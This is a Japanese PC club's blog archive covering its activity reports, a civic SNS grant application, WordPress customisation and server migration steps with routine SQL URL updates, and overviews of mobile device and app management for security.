投稿者: PCクラブ

  • SNSを活用した市民参画

    5月11日(月) 市民協働課に申請書を提出した
      標題は「SNSを活用した市民参画」

    RFP
    RFP

    資料1
    提出資料1

    資料2(1)
    提出資料2(1)

    資料2(2)
    提出資料2(2)

    資料3
    提出資料3

    会則(1)
    提出会則(1)

    会則(2)
    提出会則(2)

    規約
    提出規約


    参考資料(1)
      平成26年 総務省 報道資料

        電子自治体の取組みを加速するための10の指針

    指針
    指針

    パブリックコメント
    パブリックコメント


    参考資料(2)
      平成25年度 情報通信白書
        第1部 特集「スマートICT」の戦略的活用でいかに日本に元気と成長をもたらすか
        第2章 ICTの活用による社会的課題の解決
        第1節 電子行政とオープンデータ
        第3項 電子行政推進と国民・地方自治体の認識(アンケート結果)
        (2) 地方自治体の認識・取組状況  を参考にした

    ICTの活用による社会的課題の解決
    第2章


    参考資料(3)
      平成24年 国立民族学博物館調査報告
        情報化時代のローカル・コミュニティ ―ICT を活用した地域ネットワークの構築 ―
        第4章 国・自治体による地域 SNS

    国・自治体による地域 SNS
    第4章


    参考資料(4)
      平成18年 電子自治体の推進に向けた施策展開

    電子自治体の推進に向けた施策展開
    全文


    参考資料(5)
      平成17年 ICTを活用した地域社会への住民参画のあり方に関する研究会

        住民参画システム利用の手引き

    住民参画システム利用の手引き
    要約
  • スマホアプリを業務で利用する

    スマホアプリをバックエンド(社内システムや企業クラウド等)に接続する
      (1)接続方法の違い
        フィーチャーホンの場合
          携帯回線を通じて通信事業者のネットワークを利用する
        スマートホンの場合
          携帯回線やWiFiルータを通じて無線LAN
          PCとの区別無く繋がる

      (2)接続方法の種類
        ・VPN利用して接続する
          OSが標準で搭載しているVPNクライアント機能を利用する
          社内のPCと同様にサーバーにアクセスできる
            利点
              安全なネットワーク接続が実現できる
              サーバー側にアプリを導入するだけでシステムが構築できる
            欠点
              都度、接続と切断が必要となり、結構手間だと感じる
              消費電力も気になる

        ・サーバーに直接接続する
          ファイアーウオールやルーターを設定してサーバーに接続する
          専用APIに対応したアプリを利用する
            利点
              通常外部に公開しているサーバーと同じ運用管理で十分である
            欠点
              サーバー側に認証機能が必要となる
              セキュリティー対策が必要だが、通常必要とされているモノで十分である
              SSLを利用すればセキュリティーと利用者制限も掛けられる

        ・ゲートウェイ製品を利用して接続する
          サーバー側はゲートウェイ製品に対応したソフトを利用する
          スマホ側もゲートウェイ製品に対応したアプリを利用する
            利点
              DBサーバーやERPパッケージに直接接続する
              セキュリティー対策や認証システムが備わっており費用を抑えられる

  • 活動報告・木曜会(第74回)

    本日で木曜会の報告は最後です
      新しい団体に生まれ変わって同じ木曜日に活動していく予定です

      2013年の10月から千代田公民館に移って今日まで活動を続けてきましたが
        5月から新しい人達が中心になってPC普及活動に努めます

    全体報告(課題報告)
      カメラからの画像、ネットからの画像、メールからの画像の取り込み
        取込み方法よりも、整理方法についての質問が多い

        自分で工夫してアルゴリズムを編み出すしかないと思う
          ※ビジネスではないので「3クリックで到達」には触れず

      所属団体での宿題解決(数名)
        Excelで「連絡表」の作成を練習する
        Wordで「回覧・案内」の作成を練習する

      音楽や動画をHPに取込む
        無料のソフトを紹介する
        合わせて、WordでHPの作成を練習する

      全体として、課題は各自落ち着いてきた感じがする
        次週からどう変わって行くかを確認する

    個人報告
      クラブでの課題解決について
        対応できていない

        クラブで共有していたサーバーから共有を廃止する予定
          共有エリアに保存しておいた資源は全て個別エリアに引き上げた

      サーバー移設は終結した
        微調整に努めている
          フォントを変えてみた
        ユーザーDBを増設する
          昨年の11月頃からストップしていた、アプリ開発に取り掛かる
          これは自宅サーバーからの移設になる(PgmとDB、そしてHTMLの移設となる)
            滅多にないことなので、ここで一気に環境面を整備する
            汎用化、共通化、標準化を推し進める

  • 活動報告・木曜会(第73回)

    今回も15人、課題の列挙で示す
      人数が多くて詳細までは把握できず

    全体報告(課題報告)
      Word、Excelの使い方(数名)
        前回に引き続き練習する

      写真(画像)の整理をしたい(数名)
        転送や編集(切り取り、貼り付け)を練習する

      掲示板の使い方を練習する(数名)
        不慣れな人が多いので、再度練習する

      全体として、課題は各自落ち着いてきた感じがする
        どうやってモチベーションを維持するのかが課題となってくる
        潮目が変わりつつあるので、クラブの運営に一工夫を加える予定

    個人報告
      クラブでの課題解決について
        対応できていない

        クラブで共有していたサーバーから共有を廃止する予定
          共有エリアに保存しておいた資源は全て個別エリアに引き上げた

      サーバー移設は終結した
        微調整に努めている
          WPの記事について、横幅を広げるCSS対応が発見できた

  • 抄録(excerpt)の表示方法を変える

    記事の内容を短い文章で表示する
      WPには「抜粋」を利用して抄録として表示する方法がある
        ※「抜粋」として入力するのは手間なので、記事の先頭から110バイトを表示する

      WPのホルダー(wp-content → themes → twentythirteen)にある
        【functions.php】を直接修正する
          ※下記の例は「テーマ 2013」の例です

    function
    function.php


    修正箇所
      ・target=”_blamk”を追加した
      ・「続きを読む」を表示させた
      ・「続きを読む」から記事にリンクさせた
      ・文末に記事のタイトルが表示されていたのを削除する
      ・文末にリンクを示す矢印が表示されていたのを削除する

  • 記事の横幅を拡大する

    ガジェット等を全て削除して記事の表示エリアを大きくした
      当然、記事の表示エリア(横幅)を拡張することになった

      どこにあるCSSファイルを修正するのかが分からなかった(テーマ2013を使用)
        WPのホルダー(wp-content → themes → twentythirteen)に
          CSSファイルがあるが、上手くフィットしない
        探しあぐねた結果、WPでCSSの修正が直接出来ることが分かった
          ※下記の例は「テーマ2013」の例です

    WPの管理者画面で「外観」に入る
      「テーマの編集」を選択する(画像:修正前を参照)
        「5.0 Content」を探す・・・(注)テーマが違えば場所が変わります

      クラスのENTRY群を修正の対象にする
        【max-width: 604px;】を【max-width: 800px;】に修正する (画像:修正後を参照)

      上記はあくまでも例題なので、状況に合わせて長さを調節する

    修正前
    修正前

    修正後
    修正後
  • 活動報告・木曜会(第72回)

    今回は15人、課題の列挙で示す
      人数が多くて詳細までは把握できず

    全体報告(課題報告)
      WPの移設での問題点を整理する
        時期を見て説明する

      DropBoxの使い方を説明して欲しい
        共有から外す方法を練習する

      Word、Excelの使い方(数名)
        前回に引き続き練習する

      A4印刷機でA3を印刷する方法の説明(数名)
        先週できなかったので、使い方を説明する

      写真(画像)の整理をしたい(数名)
        転送や編集(切り取り、貼り付け)を練習する

      クラブで用意した掲示板の使い方(数名)
        起動方法とパスワードの設定、投稿のやり方を練習する

      PCの動きが必要以上に遅い
        よく確認すると、起動時に残っていたアップデートを実施しているだけ

      動画や音楽をダウンロードしたい
        ソフトの紹介に合わせて、違法なコピーにならないよう説明する

      ExcelでB/Sを作りたい
        確かめたら出納表のこと、次回に回す

    個人報告
      クラブでの課題解決について
        時間に余裕がありそうなので、そろそろ対応する

      サーバー移設は終結した
        微調整が残っているが、これで完了とする

  • 活動報告・木曜会(第71回)

    今回は11人、全員の課題を列挙してみた

    全体報告(課題報告)
      所属団体の宿題を解決させたい
        最終結果の確認作業を進める

      画像の取り扱いを習いたい
        掲示板へ画像を添付した形の投稿を行う

      Wordを勉強したい
        購入された本を使って自習する

      A4印刷機でA3を印刷する方法の説明
        のりしろ部分を用意して2枚印刷し、繋ぎ合わせる方法の様
        途中で帰宅されたので、詳しくは次週に確認する

      写真の整理をしたい
        ファイルコピーを練習する
          フォルダーの作成、ファイルの移動を繰り返し行う

      メールの設定を確認して欲しい
        自分で送受信して確認をすることを勧める
        どうしても上手くいかない様子、次週に詳細を確認する

      自宅のプリンターで印刷できない
        常時使用の選択がされていなかった

      Wordで作成した文書が消えない
        削除したのに文書が残っている様子
        履歴情報を見て、文書の実物が残っていると勘違いした模様

      DropBoxの使い方を説明して欲しい
        詳しくはヒアリングできていないが、必要なのはDropBoxの説明ではなく
        共有エリアに有るファイルまたはホルダーの使い方の説明だと思われる

      大量の写真の移送方法を知りたい
        ホルダーにまとめて圧縮して送信して解決
        無料のクラウドサービス(例としてデータ便)が必要ではなかった

      OfficeOnlineの説明
        Office3点セットが無料で使えるサービス
        ファイルの保管場所はOneDriveやDropBox等のクラウド上
          これから仕事でローカルディスクを使うことは無くなりそう

    個人報告
      クラブでの課題解決について
        サーバーの移設が終わってから対応する

      サーバー移設はトラブル中
        事前のデータ移行は完了
        ネームサーバーを切替で少々トラブル
          初めての作業のため勘違いした点があった、即解決
        単純な構成のサイトは全て無事に移設は完了した

        WPをカスタマイズした2サイトだけが動かない
          プログラムの反映漏れだと思われる
            WPをインストールしたので
              WPのプログラムに修正を反映させる必要がある
            細かな作業が漏れたのだと思われる

  • サーバー移設(4)

    データベース移設(引越し)についての注意事項
      WPの移設には起きなかったエラーが発生する
        入力チエックが貧弱なので、エラーデータが紛れ込んでいる

      (1)和暦の年月日で2月29日が存在するケース
        1278-02-29    弘安元年と改元
        1501-02-29    文亀元年と改元
        1504-02-30    永正元年と改元
          ※DB登録時には入力エラーとならない、移行時にエラーとなる

      (2)小文字の【,】や【’】が紛れ込むケース
        英文をコピーした場合
          小文字のカンマはCSVにとっては命取り、フォーマット相違(カラムずれ)エラーとなる
          CSVファイルを表示した際に見苦しいので【”】で囲むことはしない
        数字の位取りに使用した場合
          全角での入力を心がけていはいるが、紛れ込むケースがある

  • サーバー移設(3)

    サーバー移設(引越し)の「DNS設定」について
      「独自ドメインンの設定」が終了していること

      (1)コントロールパネルに入る
        「ドメイン操作」の「取得済みドメイン一覧」をクリックする

      (2)変更できるドメインを選択する
        取得済みドメイン一覧が表示されているので
          設定変更するドメイン名の横の「緑色のDNS」をクリックする
            ボタンの意味は「DNSレコードの変更/URL転送の変更」と示されている

      (3)独自ドメインとサーバーを関連付けます
          ※これ以降、旧サーバーではなく新サーバーが本物になります
        ここまで手順通りに進んでくると、設定値が既に表示されている
          自動設定の文言の下に「サーバー名」を入力する
            業者と契約した際に割り振られた「アカウント@サーバー名」のサーバー名のこと
          「保存する」をクリックする

      (4)サーバー移設の完了
        以上で全て完了です
     

  • サーバー移設(2)

    サーバー移設(引越し)の「独自ドメインの設定」について
      「ネームサーバーの変更」が終了していること

      (1)コントロールパネルの左側メニューを見る
        「ドメインの利用」の「ドメインウェブの設定」をクリックする

      (2)独自ドメインの設定を行う
        ・Main欄にドメインを入力すると、public_htmlとドメインが同等になる
          root直下がドメインの入り口になる
        ・Sub欄にドメインを入力すると、public_html内にドメインと同じフォルダが作成される
          root直下にフォルダーが出来て、ここが入り口になる

        ・NoDirにはチェックを入れない

        「ドメイン設定をする」をクリックする

      (3)テストを続ける
        サブドメインのテストなどが出来るようになる
          ※ここまでは新サーバーはテスト環境の様なもの
          ※但し、並行運用となるので旧サーバーの更新は必ず新サーバーに反映させること

      (4)DNS設定を行う
        テストが完了すると
          次に「サーバー移設(3)」に進む

  • サーバー移設(1)

    サーバー移設(引越し)の「ネームサーバーの変更」について
      取得した独自ドメインを活かして、別の業者のサーバーに移設する
        移設作業は短時間で終了するが一度きりなので慎重に準備すること
          ※業者固有の手続きの部分もあるので一般的な移設手順ではない

      (1)準備作業
        新たに業者とサーバーのレンタル契約を結ぶ
          新たに利用可能な「サブドメイン(URL)」が割り当てられる
          IPアドレスも割り振られ、自由に外部からアクセスできる状態になる

        割り当てられたURLを使って、データ移行を行う
          旧サーバーから新サーバーに順次プログラムやデータを移行する
          事前テストも十分に行ってから、サーバー移設に取り掛かること
            ※「サーバー移設(3)」までは旧サーバーが本物、十分テストを繰り返すこと

      (2)コントロールパネルの「ドメイン操作」に入る
        「ネームサーバーの変更」をクリックする

      (3)変更するドメインを指定する
        「ネームサーバー変更」画面に所有するドメイン名が表示されている
          該当する名前を選んで、「変更」をクリックする

      (4)業者が用意したネームサーバーを設定する
        汎用JPドメインの場合には、既に規定のネームサーバーが表示されている
        確認したら「保存」をクリックして、作業は終了です

      (5)独自ドメイン設定を行う
        次に「サーバー移設(2)」に進む

  • 移設作業(3)

    サーバー移設に伴ってWPも移設する
      新旧でURLが変わる場合
        通常のWP移設に従って記述する

      (1)URLが変更になった場合
        ※今回はURLは変更していないので対応せず、参考に載せて置きます
          ・記事のパーマリンク(guid)の変更を行う
            UPDATE wp_posts SET guid =
            REPLACE (guid, ‘変更前のURL’, ‘変更後のURL’);
          ・記事内のURLの変更
            UPDATE wp_posts SET post_content =
            REPLACE (post_content, ‘変更前のURL’, ‘変更後のURL’);
          ・画像のパスの変更
            UPDATE wp_posts SET post_content =
            REPLACE (post_content, ‘src=”変更前のURL’, ‘src=”変更後のURL’);

            UPDATE wp_posts SET guid =
            REPLACE (guid, ‘変更前のURL’, ‘変更後のURL’)
            WHERE post_type = ‘attachment’;
          ・各投稿のメタ情報の変更
            UPDATE wp_postmeta SET meta_value =
            REPLACE (meta_value, ‘変更前のURL’,’変更後のURL’);

        見た目は単純だが、対応するとなると大変だと思われる
          無難にURLは新旧を揃えるのがベターだと思う
     

  • 移設作業(2)

    サーバー移設に伴ってWPも移設する
      接頭辞「WP1-」を「WP-」に変更する場合
        通常のWP移設に従って記述する

      (1)旧サーバデータベースをエクスポートする
        phpMyAdminを使ってテーブル単位(11個)でCSVファイルにエクスポートする
          ※接頭辞「WP1-」を付けたままで結構

      (2)新サーバーにDBを作成 ~ (5)WPとDBを紐付ける
          通常と同じ手順で進める

            ※テーブルは「WP-」で作成されている

      (6)旧サーバーのCSVファイルからインポートする
        phpMyAdminを使ってテーブル単位(11個)にインポートする
          ※接頭辞を無視してテーブル名で紐付けしてインポートする

      (7)wordpressの場所を変更する
        ・場所(URL)の変更を行ったうえに
        ・同じ「options」テーブルの変更
          「option_name」フィールドの「接頭辞_user_roles」を修正する
        ・「usermeta」テーブルの変更
          「meta_key」フィールドの接頭辞を全て修正する
            ※旧サーバーでのユーザーごとに存在するので注意すること
            ※今回の場合、1ユーザーで3個の修正でした

      (8)WPを立ち上げる
        WPへの接続を確認する
          ※「このページにアクセスするための十分なアクセス権がありません。」
            上記メッセージでログイン出来ない時は
            接頭辞の修正が終わってないことが原因の場合があります

      (9)新サーバーの内容に変更する
        管理者やその他(編集者)のユーザー登録
        上記に合わせてパスワード設定を行う

      (10)「uploads」のファイル群を移す
        パーミッションの再設定(書込み可)をしておく


  • 移設作業(1)

    サーバー移設に伴ってWPも移設する

      (1)旧サーバデータベースをエクスポートする
        phpMyAdminを使ってテーブル単位(11個)でCSVファイルにエクスポートする
          ※長年の習性でSEQファイルでのデータ移行になります

      (2)新サーバーにDBを作成する
        WPのインストールにはDBが存在することが必要なので、先にDBを用意する
          DB名は使用目的に準じたモノにする
            ※新側には新側の規則があるので、DBの名前が変わることになる

      (3)新サーバーにWPをインストール
        旧サーバーのバージョンと同じWPをインストールする
          ※WP本体もコピーすれば移設できますが、今回は新規インストールしました
          ※新側が古いバージョンだったので、厳密には合わせられなかった

      (4)phpを動かす準備をする
        念のために「.htaccess」にphpが動く様にセットする
          ※サーバーによっては準備されており、不要かもしれない

      (5)WPとDBを紐付ける
        必要なのは、「DB名」、「ユーザー名」、「パスワード」の3種類
        続けて、「管理者名」、「管理者パスワード」をセットする
          wordpressホルダー直下の「index.php」を動かす方法でセットする
            ※「wp-config.php」を直接修正するよりは分かり易い

      (6)旧サーバーのCSVファイルからインポートする
        phpMyAdminを使ってテーブル単位(11個)にインポートする
          ※通常ならここで移設は完了する

      (7)wordpressの場所を変更する
        旧サーバーの内容がインポートされているので、必要な情報に変更する
          「wp_options」テーブルの「option_name」→「siteurl」を変更する
            ※旧のURLなので新のURLに書き換える
            ※この作業を抜かすと、次のWP立ち上げに失敗する

      (8)WPを立ち上げる
        ログイン画面を呼び出し、WPへの接続を確認する
          ※DBは旧サーバーの内容なので、旧のIDとパスワードでログインする

      (9)新サーバーの内容に変更する
        管理者やその他(編集者)のユーザー登録
        上記に合わせてパスワード設定を行う

      (10)「uploads」のファイル群を移す
        パーミッションの再設定(書込み可)をしておく

    補足説明
      新サーバーでテストしたい時には
        (7)で新サーバーでのURLを設定するのだが
        特にネームサーバー変更前はテスト用のURLを指定する
        ネームサーバーの変更が完了したら旧サーバーと同じURLにする
          ※ここを臨機応変に対応しないとWPが動かなくて迷路にはまり込む
     

  • クラブ活動の大筋

    1.IT習得の基本的な活動

     ステージ1
       オフィス系ソフト(WordやExcel)の使いこなし
         年賀はがき、暑中見舞いはがき
         お小遣い帳、季節のお便り、カレンダー、名刺等の作成

     ステージ2
       デジカメやインターネット、スマートフォン、クラウドの使いこなし
       メール送受信、HP閲覧

    2.ITを応用する活動(基本的な活動が発展してくる)

     ステージ1の活動はより日常生活に密着してくる
       ビジネス文書とか表計算とかグラフ表示ではなく
       自治会の回覧板、バス旅行の案内、医療費控除の計算書の作成等に移る

     ステージ2の活動もより日常生活に密着してくる
       スマホで写真を撮ってクラウドに保存する
       ネット検索、SNSと情報を交換する様になる
       ネット通販、安否確認等に利用の幅が広がってくる

    3.クラブでの注意点

     アカウント情報の取り扱い
       ログイン時のアカウントとパスワードが覚えられない、入力に手間取る
       複数のサービス用に複数のアカウント情報を使い分ける必要がある

       便利で簡単な管理ツールの利用を勧める

     カタカナ用語の取り扱い
       例としてダウンロードやアップロードといった言葉に馴染めない
       PCでのデータ操作と言葉の概念とが一致しないのが原因

       図式で示す等の工夫を凝らして慣れていくしかない

  • ソーシャルメディアの活用法

    ソーシャルメディアを通じて組織内でマスコラボレーションする際の原則を記述する
      ソーシャルメディアを使って、組織のコミュニティーを高めようとする際に気をつけるべき点です

    (1)参加
      組織に貢献するコミュニティーを作る
        人々がコミュニティーに参加するきっかけとなるコンテンツを用意する

    (2)目的
      進んで貢献させる
        ターゲットとなる人々にとって意味のある明確な目標を定める

    (3)透明
      貢献を評価する
        メンバーの活動内容は他のメンバーに公開され評価されるので
        評価を手助けする機能を積極的に提供する

    (4)独立
      活動を妨げない
        他のメンバーとは関係なく個人でコミュニティーに参加してくる独立性を保っているので
        承認や制御といった活動を妨げる様なものは可能な限り排除する

    (5)持続
      貢献を保持する
        メンバーの貢献が後から他のメンバーによって自由に閲覧・共有・追加できることが重要

    (6)創発
      自らを導く
        コミュニティーの有り様はあらかじめ設計したり制御できないので
        目的は明確にするが、実現する方法については自由度を持たせる

  • モバイル端末へのセキュリティー確保

    インターネットを利用する際の対策
      MAM(MobileApplicationManagement)
        スマートデバイス上のaplをネットワーク経由で集中管理する技術

        個人利用のデバイスを企業の業務システムで使う場合などに有効となる

      主たる機能
        ・他のaplとのデータ連携を制限する
          あるaplが管理しているファイルを他のaplからアクセスさせない
        ・アクセス可能なサーバーやリソースを制限する
          スマートデバイスから社内サーバーへの侵入を防ぐ
        ・aplやデータをインターネット経由で削除する
          紛失時などに第三者によるaplの不正使用を防ぐ
        ・その他
          データ保存時に暗号化、コピペの禁止、スクリーンキャプチャーの禁止、印刷の禁止
          ユーザ認証の追加、ハスワード設定の強化、アンインストールの実行 等々

      MDM(MobileDeviceManagement)との比較
        デバイス単位の管理のため、個別apl単位の管理はできない
          apl単位での細かなセキュリティー強化ができない
          スマートデバイスの紛失時には、業務用データは削除し個人用データは残すこともできる

      システムへの組み込み方法
        (1)SDK(SoftwareDevelopmentKit)方式
          既存のソースコードにSDKのAPIを呼び出す数行を追加する
          
        (2)ラッピング方式
          実行形式のaplと専用モジュールをラッピングして使用する
          ソースコードの修正は不要(専用モジュールがシステムコールを監視し制御するため不要)

        (3)ベンダーが用意した専用aplを使用する
          標準でインストールされているソフトよりも高機能なソフト(apl)を使うことになる
     

  • MDMの使い方

    MDMの主な機能
      ・リモートロック
        ネットワーク経由でコマンドを発行し端末操作を不能にする

      ・リモートワイプ
        ネットワーク経由でコマンドを発行し端末を工場出荷時の状態に初期化する
          情報漏洩対策として有効だが
            機器紛失からデータ消去まで時間が掛かる
            コマンドの受信が不確実である
              電波の届かない場所にある場合
              「機内モード」の場合
              無線LANに繋がない場合
            コマンドの実行結果が確認できない

          システム領域が工場出荷時に戻るだけなので
            ユーザー領域は見えなくなるだけでツールを使えば見えるようになる
            SDカードなどは初期化されずにそのままの状態で残る

        メモリー内のデータを暗号化する機能を利用する、ことが必要

      ・遠隔監視
        端末のハードウェアやOS等の情報をリアルタイムに取得する

      ・デバイス制御
        セエキュリティー機能や通信機能等の機能制限や設定を変更する

      ・アプリケーション監視
        アプリを配布したり、バージョンアップしたりする

      ・フィルタリング
        ブラウザーからのアクセス先を制限する

      ・不正アプリ対策
        ブラックリストやホワイトリストでアプリの利用やインストールを制限する

      ・バックアップ
        端末内の一部のデータをバックアップする

      ・暗号化機能
        SDカードや端末本体の一部データを暗号化する
     
    情報の種類による対策機能
      ・ネットワーク接続情報、メールやWeb情報、アドレス帳の個人情報
        MDMの基本機能で対応する
          パスコード認証、ローカルワイプ、リモートワイプ、リモートロック

      ・公式アプリの情報、独自開発アプリの情報
        MDM製品個別の機能で対応する
          MAM(モバイルアプリケーション管理)

      ・業務情報
        MDMでは対応できないので独自に対策が必要
          アプリ内データ暗号化、キャッシュ消去機能付きアプリ
     



